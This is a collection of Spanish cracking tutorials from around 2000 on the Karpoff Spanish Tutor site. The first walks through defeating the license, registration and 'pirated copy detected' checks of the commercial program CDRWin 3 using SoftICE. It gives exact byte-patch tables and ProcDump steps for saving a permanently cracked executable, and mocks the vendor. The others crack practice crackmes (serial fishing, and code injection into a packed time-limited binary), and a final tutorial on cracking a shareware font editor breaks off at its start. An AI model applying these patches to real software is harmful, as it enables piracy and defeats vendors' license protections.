para desbloquear el programa, se nos van a pedir varias cosas, **name**, **company / e-mail**, un **unlock key** y un **check key**, por supuesto no disponemos de las dos últimas, de momento...

rellenamos los datos con lo de siempre, hacemos un ctrl+d, nos vamos a softice, asignamos las ventanas y empezamos con la parte seria:

comando : s 30:0 lffffffffff "arkanian"
respuesta: pattern found at 0030:8075e5f2
comando : s
respuesta: pattern found at 0030:c0f5ac80

ok, solo uno y por encima del 80000000, el otro parece un eco de la busqueda, de momento todo bien:

comando : bpr 30:8075e5f2 30:8075e5f2+8 rw

queremos que se interrumpa la ejecución del programa cuando lea o escriba en la dirección donde está nuestro nombre. lo del **+8** es porque el nombre tiene 8 caracteres y queremos abarcar todo el rango de memoria que ocupa.

seguimos, ctrl+d, click en el botón de ***unlock*** y sofice salta en **kernel!hmemcpy**, **f12** hasta salir al código real del programa en **cdrwin!.text+0005a7b** debajo de un **call [user32!getwindowtexta]**, limpiamos el breakpoint y de ahí **f10** hasta aquí:

:00419dfa e8576c0400 call 00460a56 -> venimos de aquí, donde almacena el nombre.
:00419dff 8d4de4 lea ecx, dword ptr [ebp-1c] -> aterrizamos aquí.
:00419e02 51 push ecx
:00419e03 8b4e60 mov ecx, dword ptr [esi+60]
:00419e06 e84b6c0400 call 00460a56 ->almacena el nombre de la compañía / e-mail.
:00419e0b 8b4e64 mov ecx, dword ptr [esi+64]
:00419e0e 8d55e8 lea edx, dword ptr [ebp-18]
:00419e11 52 push edx
:00419e12 e83f6c0400 call 00460a56 -> guarda el unlock key.
:00419e17 8b4e68 mov ecx, dword ptr [esi+68]
:00419e1a 8d45ec lea eax, dword ptr [ebp-14]
:00419e1d 50 push eax
:00419e1e e8336c0400 call 00460a56 -> guarda el check key.
:00419e23 8d4dbc lea ecx, dword ptr [ebp-44]
..... etc.

un poco más abajo encontramos estas dos llamadas identicas:

* possible stringdata ref from data obj ->"%lx-%lx-%lx-%lx" **-> ?????**
|
:00419e36 68a8604900 push 004960a8
:00419e3b 52 push edx
:00419e3c e8d8400300 call 0044df19 -> manipula el unlock key.
:00419e41 83c418 add esp, 00000018 **-> corrige la pila.**
:00419e44 83f804 cmp eax, 00000004 -> la comparación...
:00419e47 0f8597000000 jne 00419ee4 -> nos manda fuera.
..... etc.
* possible stringdata ref from data obj ->"%lx-%lx-%lx-%lx" **-> ?????**
|
:00419e60 68a8604900 push 004960a8
:00419e65 51 push ecx
:00419e66 e8ae400300 call 0044df19 -> manipula el check key.
:00419e6b 83c418 add esp, 00000018 **-> corrige la pila.**
:00419e6e 83f804 cmp eax, 00000004 -> esta otra comparación...
:00419e71 7571 jne 00419ee4 -> nos manda fuera.
..... etc.

un alto en el camino

después de haber trazado el código entrando en todas las llamadas y tomado abundantes notas, llegamos a las siguientes conclusiones:

- tanto el valor de **name** como el de **company** son guardados en al menos dos localizaciones diferentes de memoria.
- el primer caracter de todos los datos introducidos se guarda también aparte.
- en **call 0044df19** nuestros **unlock key** y **check key** de prueba son encriptados mediante una serie consecutiva de **xor's** y almacenados en al menos dos localizaciones diferentes de memoria **antes** de su manipulación.
- cualquier otra cosa diferente de **4** en **eax** después del retorno de la llamada nos manda a la ventana de **"bad key format"**.

cuanto trabajo, total con invertir los saltos...

primera aproximacion

84 x 85, 74 x 75

cambiamos los dos saltos de arriba por dos **jz** , un ctrl+d para salir y aquí es cuando empiezan las sorpresas.

softice no nos deja salir y muestra este sorprendente mensaje:

break due to windows requested breakpoint.

aterrizamos debajo de un **call [kernel32!raiseexception]** en la dirección **44e788**, a partir de aquí empiezan los problemas, cualquier intento para salir con crtl+d nos deja en esta dirección y forzando con el comando **exit** nos lleva directamente al pantallazo azul del windows y si trazamos un poco para ver donde nos lleva la cosa acabamos en un terrorífico bucle donde **eax** empieza a **00000000** e intenta llegar a **ffffff38**, aquí si que podemos salir con un ctrl+d. sólo para ver un estupendo mensaje de **"abnormal program termination"** por parte del runtime c++ etc...cuando intentamos entrar de nuevo en el programa, este ni siquiera se inicia, salta el softice en esa dirección de **raiseexception** y volvemos a estar en las mismas.

solución... ¿"nopear" la llamada?. la machacamos con **90's**, salimos de softice y obtenemos una maravillosa ventana de **"this software is now unlocked and fully functionaly"**.

¿ya esta?, ...pues no, un nuevo inicio del programa nos muestra una enorme ventana, de título **pirated copy detected**, que nos recrimina, en una larga parrafada de tono muy correcto, (aparte de llamarnos ladrones), todo lo que estamos haciendo. cualquier intento de capturar esta ventana con los bp's adecuados en el inicio del programa, está condenado al fracaso. el programa se enfrasca en un tremendo bucle con multitud de llamadas y saltos y al final lo dejas hastiado y aburrido. un reinicio del ordenador y una nueva entrada en el programa nos muestra una ventana con un mensaje de **"error: authorization file data is corrupt / invalid"**.

hemos perdido el primer set.

---

segunda aproximacion
(registrar el programa)

volvemos de nuevo a la carga. desinstalar e instalar el programa de nuevo lleva menos de cinco minutos. vamos a ver que hace el programa después del segundo salto.

84 x 85, 74 x 75 y call 0041f3d0

poco después del segundo salto entramos en esta llamada y aquí encontramos más comparaciones y saltos condicionales. veamos un pequeño ejemplo:

```
* referenced by a call at address:
|:00419e86
|
:0041f3d0 8b4c2410 mov ecx, dword ptr [esp+10]
:0041f3d4 53 push ebx
:0041f3d5 55 push ebp
:0041f3d6 56 push esi
:0041f3d7 8b742418 mov esi, dword ptr [esp+18]
:0041f3db 8b19 mov ebx, dword ptr [ecx]
:0041f3dd 57 push edi
:0041f3de 8b3e mov edi, dword ptr [esi]
:0041f3e0 8b4604 mov eax, dword ptr [esi+04]
:0041f3e3 8bd7 mov edx, edi
:0041f3e5 33d0 xor edx, eax
:0041f3e7 3bda cmp ebx, edx -> primera comparación.
:0041f3e9 7525 jne 0041f410 -> saltamos...
..................................................................... etc.

* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:0041f3e9(c), :0041f3f7(c), :0041f405(c) -> ¡tres veces!
|
:0041f410 6a00 push 00000000 -> aquí.
:0041f412 6a00 push 00000000
:0041f414 6a00 push 00000000
:0041f416 6838ffffff push ffffff38 -> ¡mira lo que hay aquí!
:0041f41b e850330000 call 00422770 -> por aquí aterrizamos en kernel32!raiseexception.
:0041f420 83c410 add esp, 00000010
```

los parametros y valores de los registros antes de la comparación son los valores encriptados que el programa ha obtenido mediante la manipulación de nuestros códigos de prueba en el **call 0044df19.** las comparaciones y los saltos condicionales se suceden uno detras de otro.

como puedes ver en ejemplo anterior, el salto a **0041f410** aparece en tres lugares diferentes. y esto es sólo el principio, existen varios saltos más a direcciones diferentes, pero, como regla general (casi) todos llevan a tres **push 00000000** (o **push eax**), una instrucción **push ffffffxx** (donde **xx** es por orden de aparición **38**, **37**, **34**, y **35**). y van seguidos de un **call 00422770**. así que con un poco de paciencia, papel y lápiz, obtenemos esta tabla:

- ***datos a cambiar durante el proceso de registro:***

dirección	instrucción	valor hex	cambiar a
:00419e47	jnz 00419ee4	0f 85	0f 84
:00419e71	jnz 00419ee4	75 71	74 71
:0041f3e9	jnz 0041f410	75 25	74 25
:0041f3f7	jnz 0041f410	75 17	74 17
:0041f405	jnz 0041f410	75 09	74 09
:0041f40e	jz 0041f423	74 13	75 13
:0041f438	jnz 0041f44a	75 10	74 10
:0041f45c	jle 0041f476	7e 13	7d 13
:00420083 (1)	jz 004200b9	74 34	75 34

(1) la excepción que confirma la regla.

trazamos un rato más sólo por comprobar que no queda nada, salimos de softice y volvemos a tener la estupenda ventana de **"...unlocked and fully functional".**

ganamos el segundo set y empatamos el partido.

---

segunda aproximacion
(inicio del programa)

espero que hayas tomado las oportunas notas de todo lo que has cambiado porque hasta aquí es sólo la mitad del trabajo.

cuando ejecutamos el programa, este, vuelve a realizar el mismo proceso, con el mismo código pero en direcciones diferentes y como lo que encuentra como códigos de desbloqueo no le cuadra nos manda el mensajito de **"...corrupt file"**.

vamonos al loader de softice.

symbol loader

después de algunas pruebas en plan ensayo-error, vamos cercando nuestra presa. en **call 0041f1e0** volvemos a encontrar saltos condicionales seguidos de la secuencia de instrucciones **push ffffffxx** (donde **xx** es ahora **33**, **36**, **etc..**).¡más trabajo!.

atención ahora, esto es importante, hay una última comprobación con otro salto condicional en **4035c1**, que si no lo parcheamos, nos manda al enorme bucle del primer intento y a la ventana de **pirated copy detected.** esta es la tabla con los cambios a realizar:

- ***datos a cambiar durante el inicio del programa:***

dirección	instrucción	valor hex	cambiar a
:0041f353	jnz 0041f365	75 10	74 10
:0041f384	jle 0041f399	7e 13	7d 13
:004035c1(1)	jnz 00403605	75 42	74 42

(1) este es el más jodido de encontrar.

salimos de softice y ¡ya tenemos el programa entero!, observarás que el botón que lleva a la ventana de registro ha desaparecido. pulsando con el botón derecho del ratón sobre la esquina superior izquierda (sobre el icono) y eligiendo del menú que aparece la opción ***about***, veremos el programa adecuadamente registrado a nuestro nombre.

ahora, ¿cómo trasladar todos estos cambios?, ...¿a pedales con un editor hexadecimal?, es una opción. pero es posible que si lo hacemos así, aparte de ser largo y trabajoso, nos tengamos que enfrentar a otras medidas de seguridad. mucho más rápido y sencillo es usar procdump32. así que sin cerrar **cdrwin** abrimos procdump.

procdump32

seleccionamos en el cuadro ***task*** la línea **c:\cdrwin3\cdrwin.exe**, le damos al botón derecho y seleccionamos ***process infos***, de ahí a ***sections***, seleccionamos **.text**, con el boton derecho de nuevo elegimos ***save section to disk*** y le llamamos, por ejemplo, **cdr.bin**.

nos vamos al botón ***pe editor***, buscamos la copia que hemos realizado previamente de **cdrwin.exe**, vamos a ***sections***, seleccionamos **.text** y con el botón derecho a ***load section from disk***, buscamos **cdr.bin** le decimos que ***ok*** y luego en ***apply changes method*** marcamos la opción ***to pe file***, ***ok*** de nuevo y ya tenemos nuestro programa totalmente funcional.

cerramos procdump y **cdrwin**. sólo queda ir al directorio cdrwin3, renombrar el "viejo" **cdrwin.exe** (por si acaso), trasladar nuestro flamante **cdrwin.exe,** comprobar que funciona correctamente y borrar el "viejo".

juego, set y partido.

---

sobre la ventana "pirated copy detected"

no quisiera acabar este ensayo sin hacer algunos comentarios sobre el texto de la citada ventana. es más, solo voy a decir cuatro cosas:

1. los usuarios, desde vuestro punto de vista, son necesarios porque pagan y punto. así que no me vengais con historias raras.
2. nadie os está robando nada, si este tipo de software es puesto a nuestra disposición durante 30 días y luego, como decís, **"no question asked"** sobre para qué va a ser utilizado, copias ilegales de cd's supongo, no se a que vienen las quejas. solo lo he utilizado por y para los fines que he creido convenientes.
3. **"nadie espera que tú trabajes gratis"**, cierto, ahí estoy de acuerdo. acabamos de demostrar que la afirmación **"heavily protected"** es pura fachada y para ello hemos invertido muchas horas de duro trabajo. cualquier detalle por vuestra parte en forma de talón al portador será bien recibido ;-)
4. ¡hala!, a kaskarla....

hasta otra..

karpoff spanish tutor: página dedicada a la divulgación de información en castellano, sobre ingeniería inversa y programación. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Karpoff crackME 1**

PROTECCION:	Serial		
Descripcion:	CrackME		
Dificultad:	Newbie++		
DOWNLOAD:	http://karpoff.welcome.to/		
Herramientas:	El amado Softice		
CRACKER:	**dek_0in**	**FECHA:**	21/10/2000

INTRODUCCION

saludos amigos!. nos vemos una vez más con otro tutorial. esta vez, de un crackme nuevito. se trata del crackme 1 del amigo karpoff. realmente, aunque no es ni muy fácil ni muy difícil de crackear, su protección es mucho mejor que la de algunos programas. ya verán cuanto tendremos que tracear. con este manual parecerá fácil pero sin ayuda muchos estarían despistados. vamos a crackear!.

al atake

antes que nada analizamos el crackme con el file inspector o cualquier analizador de archivos. vemos que no está encryptado ni empaketado con algo por lo que las cosas se nos van haciendo fáciles. lo ejecutamos y seleccionamos la opción para registrarnos. mi serial será 123456. ponemos registrar y no sale ningún mensaje de error, solo se borra el texto que introducimos. esto nos dice una cosa, que la única alternativa que nos queda es usar hmemcpy. [ctrl+d], bpx hmemcpy y f5 para salir del sice. pulsamos registrar y estamos en el sice.

como siempre estamos en las dlls. pulsamos f12 12 veces o f12 7 veces y luego f10 hasta que terminen todos los ret y aparecemos aquí:

```
:00442b10 8b86dc020000          mov eax, dword ptr [esi+000002dc]
:00442b16 e8a1f8fdff            call 004223bc
:00442b1b 8b86dc020000          mov eax, dword ptr [esi+000002dc]<-----aquí aparecemos
```

```
:00442b21 8b10                  mov edx, dword ptr [eax]
:00442b23 ff92b0000000          call dword ptr [edx+000000b0]
:00442b29 8b55f8                mov edx, dword ptr [ebp-08]
:00442b2c 8b45fc                mov eax, dword ptr [ebp-04]
:00442b2f e85c4dfcff            call 00407890<----------------llama a la rutina de comprobación
:00442b34 8bd8                  mov ebx, eax
:00442b36 837dfc00              cmp dword ptr [ebp-04], 00000000
:00442b3a 7448                  jz 00442b84<-------------------que esto no los despiste!!!
:00442b3c 85db                  test ebx, ebx<----------------compara si el flag z es 0
:00442b3e 7536                  jnz 00442b76<------------------esta es una zona muy interesante
:00442b40 33d2                  xor edx, edx
:00442b42 8b86dc020000          mov eax, dword ptr [esi+000002dc]
:00442b48 e887f7fdff            call 004222d4
:00442b4d 33d2                  xor edx, edx
:00442b4f 8b86e0020000          mov eax, dword ptr [esi+000002e0]
```

hasta aquí vamos bien. no se despisten con el primer jz ya que no nos es importante. el segundo es el que define si nos vamos a registrar o no. ¿cómo sé que es el segundo y no el primero?.

1) por que arriba hay un test ebx, ebx y esto compara si el flag es 0
2) por que podemos comprobarlo invirtiendo el flag con el comando del sice **r fl z**

el salto va a algúna dirección de memoria. vamos a inspeccionar. para ir a determinada dirección de memoria en el sice debemos escribir g la dirección de memoria. en este caso escribiremos g 00442b76 que es la dirección a la que saltará si el flag es 1. después de llegar a 00442b76 pulsamos f10 más o menos 11 veces hasta llegar aquí:

```
:00442b89 648910             mov dword ptr fs:[eax], edx
:00442b8c 68a62b4400         push 00442ba6
:00442b91 8d45f8             lea eax, dword ptr [ebp-08]
:00442b94 ba02000000         mov edx, 00000002
:00442b99 e84e0dfcff         call 004038ec<----------------------aquí debemos pararnos
:00442b9e c3                 ret<--------------------------------------devuelve 1 si nos registramos
:00442b9f e9bc07fcff         jmp 00403360
:00442ba4 ebeb               jmp 00442b91
:00442ba6 5e                 pop esi
:00442ba7 5b                 pop ebx
```

mi instinto cracker me dice que esta zona es interesante, sobre todo por el ret después de la call. pero nuestro serial no está por aquí, tenemos que meternos en la call y buscar. nos paramos sobre la call y apretamos f8 para entrar. aparecemos aquí:

```
:004038ea c3                ret
:004038eb 90                nop
:004038ec 53                push ebx
:004038ed 56                push esi
:004038ee 89c3              mov ebx, eax
:004038f0 89d6              mov esi, edx
:004038f2 8b13              mov edx, [ebx]
:004038f4 85d2              test edx, edx<--------------------------tenemos que pararnos aquí
:004038f6 741a              jz 00403912<----------------------------si es cero, registrado!!!!!
:004038f8 c70300000000      mov dword ptr [ebx], 00000000
:004038fe 8b4af8            mov ecx, dword ptr [edx-08]
:00403901 49                dec ecx
```

para pararnos sobre la comparación le damos a f10 7 veces luego de entrar en la call. vemos el valor de los registros hasta que llegamos a edx. este parece un número interesante. lo anotamos y lo escribimos en el crackme y... nos registramos!!!!.

uff que costó descubrir el camino, pero ahora ya terminamos. espero que practiquen mucho más. si quieren muchas víctimas bájense esto. creo que trae 27 programas víctimas y sus protecciones son muy inferiores a la de este crackme. felicitaciones karpoff!. saludos a todos y nos vemos en mi próximo manual!,

a s t a l a v i s t a

---

página oficial del grupo k-for: http://pagina.de/kfor
mi dirección de e-mail: dek_oin@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: "CRaKPaD" de R!SC

PROTECCION: **Limitacion de Tiempo**

Objetivo: Eliminar la limitación temporal

Descripcion: CrackMe

Dificultad: Novato

DOWNLOAD: http://karpoff.welcome.to/

Herramientas: **Softice, Editor Hexadecimal(HIEW), ProcDump (opcional)**

CRACKER: **frantic** **FECHA:** **18/10/2000**

introduccion

antes de leer esto, tened en cuenta de que está hecho por un principiante y para principiantes.
por eso la mayoría de las explicaciones estarán de sobra para muchos. como siempre, intento explicar las cosas como me hubiese gustado que me las explicaran a mí.

al atake

echando un vistazo

al ejecutar **crakpad.exe** aparece un mensaje. cerramos la ventanita y pasamos a softice (ctrl+d) para poner un breakpoint en la api que nos ha mostrado el mensaje. tecleamos **bpx messageboxa**. salimos de softice (f5) y ejecutamos de nuevo crakpad.exe. aparecemos de nuevo en softice. tras pulsar f12 aparece de nuevo el mensaje. hacemos clic en el botón del mensaje y volvemos a softice. ahora estamos en la siguiente instrucción, tras la llamada a esa api. (00406294). examinando el código (**ctrl+flecha arriba/abajo**) vemos que poco más arriba hay otra api interesante: **getlocaltime**. ponemos un bpx en esa línea (:00406237), quitamos el bpx messageboxa y salimos de softice (f5).
primer contratiempo: el bpx en la línea del getlocaltime no hace que softice salte al ejecutar el crakpad. creo que esto se debe a que al estar el archivo comprimido, no reconoce las direcciones que aparecen al término de la descompresión. cambio de enfoque. abrimos el exe con el **loader de softice** y ponemos un bpx getlocaltime y dejamos correr (f5)... bien! esta vez sí: se detiene la ejecución por la interrupción que provoca getlocaltime. f12 y aparecemos en el código de crakpad en la línea siguiente a la llamada a esa api. la idea ahora es ver qué pasa si evitamos los efectos de esta api.
justo tras la llamada hay una comparación y un par de saltos condicionales y más abajo otro incondicional que lleva a 00401000, precedido de un popad. ¿os suena esto? es el salto al punto de entrada original (oep) del bloc de notas. quitamos el bpx getlocaltime. pulsamos **a** y **enter** para editar la línea en que se ha detenido la ejecución. aparece la dirección a la izquierda y escribimos **jmp 0040100. enter dos veces** (una para hacer efectivos los cambios y la

segunda para salir del modo edición) y f5 para dejar correr el programa. ya está: se abre el bloc, rebautizado para la ocasión como crakpad. ya sabemos cómo burlar la protección temporal de este crackme. ahora hace falta implementar un patch para perpetuar ese cambio.
r!sc dice explícitamente que no se pueden usar cargadores para romper esta protección. la alternativa es inyectar código. la pregunta del millón es dónde. sabido es que los compresores suelen borrar y sobreescribir secciones mientras se activan las rutinas de descompresión. para que las modificaciones que hará nuestro patch no sean alteradas luego por las rutinas de descompresión, lo ideal es que el salto al injerto se produzca cuando el exe esté completamente descomprimido y desplegado en memoria. lo mejor para eso es hallar la última instrucción de las rutinas de descompresión, es decir, la que salta al punto de entrada del programa comprimido. en ese caso, lo que se hace es redirigir el salto al injerto de código para que este modifique el código del ejecutable. la última instrucción del injerto es un salto que vuelve al punto de entrada para que el programa se ejecute, ahora ya con los cambios que hemos codificado desde el injerto.
la siguiente tarea es, por tanto, determinar el final de la rutina de descompresión para saltar desde ahí a una zona donde podamos escribir el parche, volver y que siga ejecutándose el programa, pero con el parche hecho.

una compresión poco comprensible

usando utilidades como **gettyp** a veces se descubre con qué empaquetador se ha comprimido el programa. también se puede abrir el exe en un **editor hexadecimal** y mirar en las primeras líneas por si viene el nombre del compresor. así mismo se puede recurrir a un **editor de cabeceras pe**, que muestran los nombres de las secciones (en ocasiones una de ellas lleva el nombre del compresor).
los intentos al respecto no dieron resultados positivos. parece que r!sc se ha ocupado de borrar las huellas: la última sección de la cabecera carece de nombre.
el proceso de descompresión manual resulta bastante desalentador. a diferencia de otros compresores que he visto, este no termina sus rutinas de descompresión con un salto al punto de entrada. tras muchas pruebas llegué a la conclusión de que tras 5 o 6 repeticiones de un bucle se llega al punto de entrada desde una instrucción **movsb !!!** que lo que se supone que hace es copiar bytes de una cadena en esi a edi. vamos a tomar la instrucción movsb como punto **final de la rutina de descompresión**, sin saber qué pasa de ahí en adelante, ni cuál es el nuevo punto de entrada. pero, al menos, tratemos de hallar por dónde pasa.
en softice repetimos el **bpx getlocaltime** y f5. cuando se detiene, f12 para volver al código del programa y estamos en la instrucción siguiente a la llamada a la api getlocaltime. miramos el código por encima de la api (ctrl + flecha arriba) y no tiene buena pinta. tecleamos **d eip** para verlo en la ventana de datos y usamos **alt+flecha arriba/abajo** para desplazarnos por ella. aquí sí que se ven más cosas en la parte derecha de la ventana, que muestra los valores en ascii. poco más arriba de la dirección de la llamada (00406237) vemos cadenas de datos (la dirección electrónica de r!sc, etc). más abajo también se ven otras cadenas que aparecen en los mensajes del crackme. parece que entre estas dos zonas r!sc ha colocado la porción de código que nos ocupa. softice no muestra esa **distinción entre datos y código**, e interpreta (como numega le dió a entender) todos los bytes como instrucciones de código ejecutable. por eso, lo que aparece por encima da la llamada a la api en la ventana de código no tiene mucho sentido. a partir de la llamada, sin embargo, es bastante claro. si os fijáis, la cadena **risc@notme.com** termina en 0040632f. desde ahí hasta 00406237 (call getlocaltime) hay unos cuantos octales que softice agrupa en dos instrucciones sin sentido aparente: 60 bf y a062400057. si domináis el assembly, (cosa que todo el mundo recomienda para progresar rápidamente en esto de las desprotecciones) ya os habréis dado cuenta de lo que pasa.
con **hiew** abrimos el crackpad.exe. no vamos a esa dirección porque no está en el archivo comprimido, antes de que sea cargado en memoria y, además, porque no importa. en cualquier punto, eso sí en modo **decode (f4)**, pulsamos **f3 para entrar al modo de edición** y tecleamos el primer octal (60h) y hiew salta a la linea siguiente. seguimos tecleando los octales (bf a0 62 40 00 57). en la siguiente linea agrupa los cinco siguientes y salta a la linea de abajo para escribir el que falta (57). el resultado es

```
60            pushad
bfa0624000    mov edi, 004062a0
57            push edi
```

¡hiew interpreta los códigos octales de modo inteligente! ahora ya tiene sentido. la api getlocaltime precisa un solo argumento, que es la dirección donde guardar los datos que devuelve (año, mes, día de la semana, etc). ya tenemos más claro cómo funciona el esquema de protección: al terminar de descomprimirse el archivo se salta (muy probablemente) a 00406230, que es donde comienzan las instrucciones de la protección.

buscar un lugar para el injerto

cuando se puede determinar exactamente cuál es la última instrucción de la rutina de descompresión, basta con

comprobar que el punto al que se saltará para escribir el injerto ya se haya desplegado en la memoria, porque el programa ya no lo machacará. pero con este compresor el problema es más complejo: al estar el punto desde donde vamos a saltar en un bucle que se ejecuta varias veces, es necesario que el lugar a donde salte este “ahí”, presente desde el primer momento, y no sea sobreescrito o borrado por las rutinas de descompresión. también tiene que continuar en su lugar una vez descomprimido todo el programa (mi duda sobre la última vuelta del bucle).
en primer lugar, miramos con hiew (**f4 para modo hex**) las zonas “libres” (con varios ceros seguidos) (se necesitan 20 bytes de espacio para codificar el injerto) del archivo comprimido. hay tres o cuatro lugares: dos bastante amplios y un par de huecos más pequeños. a continuación comprobamos si esas zonas permanecen inalteradas a lo largo del proceso de descompresión. en softice ponemos un bpx en 0040c0f5, que es donde termina el bucle. tecleando **d “dirección_elegida"** se puede ir viendo en la ventana de datos si se ven afectadas en la descompresión.
la mitad de las zonas no nos sirve. como no son muchos los bytes a escribir, optamos por una pequeñita: **0040880b**; queda como más íntimo...

escribir el injerto

el siguiente paso es escribir las instrucciones necesarias. para hallar los “octales” hay que ir a softice y usar el comando “**a**” porque el programa está comprimido y, en frió, con un editor hexadecimal no se pueden calcular correctamente los desplazamientos (offsets) de los saltos.
(con el término “octal” me refiero a las parejas de valores hexadecimales con que se codifican las instrucciones. más abajo se ve, por ejemplo, que el código octal de “push 00” es “6a 00”).

1º) el salto desde el final del bucle a la ubicación del injerto.
lanzamos de nuevo crakpad.exe desde el loader de softice. bpx en 0040c0f5 y f5... al detenerse la ejecución se ve que esta es una instrucción de un solo octal. necesitamos 5 para codificar el jmp. el salto lo vamos a poner por encima de la misteriosa **0040c0f5 a4 movsb** para que al volver del injerto esta sea la última instrucción que se ejecute.
retrocedemos un poco en el código... bien, vamos a poner el salto tres instrucciones más arriba porque entre las tres suman 5 octales:
0040c0f0 6a00 pushad
0040c0f2 32d2 xor dl, dl
0040c0f4 4b dec ebx
0040c0f5 a4 movsb
ahora tecleamos **a 0040c0f0** y **enter** para escribir esa instrucción. aparece la dirección y escribimos
0040c0f0 jmp 0040880b (enter dos veces)
en la ventana de código de softice aparece el correspondiente código octal que precede a cada instrucción.
0040c0f0 e916c7ffff jmp 0040880b
hay que anotar el código octal tanto de las 3 instrucciones que vamos a eliminar, como del salto para editar luego en frío con hiew el archivo. además, hay apuntar las tres primeras instrucciones para escribirlas en el injerto. (si imprimes este tut puedes ahorrate el trabajo)
ahora quitamos el bpx 0040c0f5 y ponemos otro en **0040c0f0**. f5 para que el bucle dé otra vuelta.
softice para en el salto que hemos creado. pulsamos f10 para que nos lleve a la ubicación elegida para el injerto.

2º) el mini-injerto
estamos en 0040880b y solo se ven parejas de ceros que softice intenta reconocer como código ejecutable (**0000 ad [eax], al**). lo primero que hay que hacer es restaurar el código que nos hemos cargado antes, al escribir el salto que nos ha traído hasta aquí. tecleamos **a eip** (con este comando se edita la línea donde se ha detenido la ejecución) y **enter** para escribir la instrucción, y tecleamos las tres instrucciones seguidas cada una de un enter:
0040880b push 00
0040880c xor dl, dl
0040880e dec ebx
según las vamos escribiendo van apareciendo en la ventana de código, precedidas de sus correspondientes códigos octales. como ya hemos anotado estos últimos, pasamos a la 2ª parte del injerto: codificar la(s) instrucción(es) necesarias para parchear el código original y burlar de ese modo la protección temporal.
la instrucción que vamos a escribir a continuación de las tres anteriores (sin salir del modo “a”) mueve unos bytes a una dirección de memoria. bytes: los precisos para codificar una instrucción en su dirección de destino. dirección de memoria: 00406230, es decir, donde r!sc prepara el terreno para que actúe la api getlocaltime. la instrucción que vamos a codificar es un salto (jmp) que nos llevará, saltando por encima del esquema de protección, a otro salto que, a su vez, nos lleva al punto de entrada original del bloc de notas. ¿por qué un salto a otro salto y no un salto directo al oep? la respuesta es que si fuera de este último modo necesitaríamos codificar una instrucción de 5 bytes y en el injerto

eso supondría una línea más, unos cuantos bytes más. para codificar un **salto lejano** necesitaríamos dos instrucciones: una que moviera una doble palabra y otra que moviera un byte, porque el código octal del salto largo (el directo al oep) sería e9 cb ad ff ff.
tal y como lo haremos, con una sola instrucción que mueva una palabra (2 bytes) podremos codificar un **salto cercano.**
bien, la instrucción es **mov word ptr [00406230], 30eb** y aparece así en la ventana de código de softice tras pulsar **enter**:
00408810 66c70530624000eb30 mov word ptr [00406230], 30eb
aún no hemos terminado. la tercera parte del injerto es el salto que nos envía al punto desde donde vinimos al injerto, para que el programa siga ejecutándose, una vez hemos hecho los cambios que queríamos. tecleamos **jmp 0040c0f5 (enter dos veces**, porque hemos terminado de editar el código). la nueva línea que aparece en la ventana de código es
00408819 e9d7380000 jmp 0040c0f5
no olvidéis apuntar el código octal de las instrucciones codificadas porque lo necesitaremos más adelante para editar el archivo en frío. es lo que aparece con caracteres verdes.
la línea con fondo blanco en softice nos recuerda que la siguiente instrucción a ejecutar es la correspondiente a 0040880b. si ahora pulsamos varias veces f10 volveremos al bucle. si pulsamos f5 el programa ejecuta todas las instrucciones hasta el siguiente breakpoint. como tenemos aún uno puesto en 0040c0f0, tecleamos **bc *** para quitarlo. si pulsamos f5 ahora, el programa sigue su curso y nos abre el crakpad.

editar el archivo

los cambios efectuados hasta ahora han sido hechos estando el programa en ejecución y no permanecen una vez que se cierre crackpad.exe. para hacerlos permanentes hay que usar un editor hexadecimal. abrimos una copia de crakpad.exe en hiew, pulsamos f5 para desplazarnos a las direcciones a modificar. primeramente tecleamos **.0040c0f0** (el punto del principio nos permite introducir la dirección en memoria, sin tener que recurrir al desplazameinto del archivo, el cual tendríamos que calcular previamente). luego pulsamos f3 e introducimos el codigo octal correspondiente al salto al injerto. f9 para guardar los cambios y f5 de nuevo para ir a 0040880b (con el **.** por delante) ; f3 y escribimos los octales de las cinco instrucciones que conforman el injerto. f9 y esc para salir de hiew.
tarea completada.

saludos

aprovecho la ocasión para enviar un saludo a **karpoff**, que tras un año sigue siendo "**la referencia**" para muchos de nosotros; a **profesor x** por su entusiasmo y dedicación al proyecto tutoriales 2000; por supuesto, también a todos los participantes en dicho proyecto, sobre todo a los más activos (entre los que no me puedo incluir, de momento) por animar, y de qué manera, el cotarro; a **numit_or** por sus tutoriales, que es capaz de hacernos aprender cosas de tanto nivel con facilidad y disfrute; y a todos los que colaboran de algún modo para que el reversing sea un entretenimiento tan ameno.
nada más. para lo que sea f_frantic@hotmail.com

Karpoff Spanish Tutor

Programa: Font Creator Program V 3.0 (build 3.0.1.0)

PROTECCION:	**SHAREWARE y viene con un trial de 30 días**
Objetivo:	Conseguir un código de registro válido
Descripcion:	Este programa es un muy buen editor de fuentes TrueType. Además tienes la posibilidad de crear y editar ficcheros TTF, mostrar conjunto de caracteres, y modificar cualquiera de ellos con las herramientas de dibujo incluidas.
Dificultad:	Novato
DOWNLOAD:	www.hagh-logic.com
Herramientas:	**file insPEctor v2.0 y SoftIce v4.05**
CRACKER:	**Act Mago** **FECHA:** **25/10/2000**

introduccion

hola amigos, presento mi quinto tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. he decidido profundizar el uso de softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice.
y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

